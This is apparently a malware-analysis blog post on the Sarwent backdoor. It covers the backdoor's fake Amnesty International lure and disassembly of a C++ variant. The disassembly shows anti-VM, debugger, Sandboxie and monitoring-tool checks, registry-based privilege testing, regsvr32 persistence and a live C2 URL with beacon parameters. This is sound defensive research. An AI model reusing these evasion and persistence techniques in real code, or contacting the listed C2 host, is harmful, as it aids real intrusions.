Dissecting Sarwent

Introduction:

Sarwent is a malware , initially developed as a backdoor. Later it is an improvised remote access tool based on PowerShell .first seen of this malware around 2018 ,sold in the dark web forums.

Short story behind this malware :

Pegasus (spyware), spyware developed by Israeli cyber-intelligence firm NSO Group (founded in 2010) for eavesdropping on mobile phones and harvesting their data. The spyware has been highly controversial, used to track **politicians, government leaders, human rights activists, dissidents, and journalists.**


In 2021,Amnesty International released released a report on widespread use of Pegasus to target international journalists and activists .The **group** behind Sarwent uses as surge tension as lure ,created a web portal almost identical to Amnesty International and stated we give **antivirus** product to detect and remove Pegasus .As per cisco and other researchers motivation of this malware is unclear because of its targets .By its infrastructure and other key find ,group is operated from Russia .

Why it is relevant now ?


In 2024 april , ViriBack (c2 hunter) from X found details new variant of Sarwent.it is compiled in C++ ,previous variants are usually compiled in the delphi .Interesting thing about this malware is, it had capability of Create a new Windows user account, enable the RDP service for it,make changes to the Windows firewall Execute commands via Windows Command Prompt and PowerShell.

In this article we do analysis on two variants c++ and delphi as well .Motto of this article code analysis of malware because as per cicso blog it is less known threat actor .we do start with c++ ,it gives basic idea of this malware then we do with delphi little complicated one .

Initial analysis :




From above you can see timestamp ,this year and first seen in VT around 20th of April .




By its sections and graph ,we can conclude that it is not packed .

Code flow :




When we open load into ida .it looks like this


We start digging 1st function :



Starts with creating the mutex to avoid duplication.



Anti analysis to check virtualization and you can see there is another function




Inside function we found another ,it has this API is used to retrieves the path of the system directory used by WOW64. Moreover,this directory is not present on 32-bit Windows

```
push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpAddress], 0
push    0                   ; nndPreferred
push    40h ; '@'           ; flProtect
push    3000h               ; flAllocationType
push    64h ; 'd'           ; dwSize
push    0                   ; lpAddress
call    ds:GetCurrentProcess
push    eax                 ; hProcess
call    ds:VirtualAllocExNuma
mov     [ebp+lpAddress], eax
cmp     [ebp+lpAddress], 0
jz      short loc_40144A
```


Next we this api ,on red teaming perspective it used for 2 purpose for allocate memory to run nummode which execute faster and anti analysis purpose that is meant to be used by systems with more than one physical CPU

```
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+lpString], offset aProcesshackerE ; "processhacker.exe"
mov     [ebp+var_3C], offset aTaskmgrExe ; "taskmgr.exe"
mov     [ebp+var_38], offset aSystemexplorer ; "systemexplorer.exe"
mov     [ebp+var_34], offset aTcpviewExe ; "tcpview.exe"
mov     [ebp+var_30], offset aTcpview64Exe ; "tcpview64.exe"
mov     [ebp+var_2C], offset aProcexpExe ; "procexp.exe"
mov     [ebp+var_28], offset aProcexp64Exe ; "procexp64.exe"
mov     [ebp+var_24], offset aProcmonExe ; "procmon.exe"
mov     [ebp+var_20], offset aProcmon64Exe ; "procmon64.exe"
xor     eax, eax
mov     [ebp+var_1C], eax
mov     [ebp+var_18], eax
mov     [ebp+var_14], eax
mov     [ebp+var_10], eax
mov     [ebp+var_C], eax
mov     [ebp+var_8], eax
push    0                   ; th32ProcessID
push    2                   ; dwFlags
call    ds:CreateToolhelp32Snapshot
mov     [ebp+hSnapshot], eax
mov     [ebp+pe.dwSize], 128h
lea     ecx, [ebp+pe]
push    ecx                 ; lppe
mov     edx, [ebp+hSnapshot]
push    edx                 ; hSnapshot
call    ds:Process32First
test    eax, eax
jz      short loc_401551
```

Check the monitoring tools



Check for debbuger




Above dll related tosandboxing tool Sandboxie by checking for the presence of one of the DLLs it uses, SbieDll.dll

```
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+var_9], 0
mov     [ebp+lpSubKey], offset aSoftwareMicros_0 ; "SOFTWARE\\Microsoft\\1isadm"
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
mov     ecx, [ebp+lpSubKey]
push    ecx             ; lpSubKey
push    80000002h       ; hKey
```


To determine if it is being executed with administrative rights, the malware then attempts to create a registry key in Software\\Microsoft

```
mov     [ebp+var_4], eax
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
push    offset aSoftwareMicros_1 ; "SOFTWARE\\Microsoft\\MediaCodecVX"
push    80000001h       ; hKey
call    ds:RegCreateKeyA
test    eax, eax
jnz     short loc_401A42
```

Registry creation




Getting details of system



Api are used for persistence mechanisms run key

```
push    offset String2  ; "regsvr32.exe /s \""
lea     edx, [ebp+String1]
```

Before it create dll above one use to run the dll




Initialize to contact to internet

Ip and url want to connect

2024-05-01 8 / 92 200 http://81.19.141.173/gate/connect?hwid=1651D20B182B724249387&os=Windows%207%20Ultimate&bits=x32&admin=1

From vt we got have proper url




C2 commnads once it connects to c2 server ,it has limited commands,in delphi version we got more commands we see there .

```
text "UTF-8", 'C:\Программы для продажи\load++\Release\load.pdb',0 ; PdbFileName
```

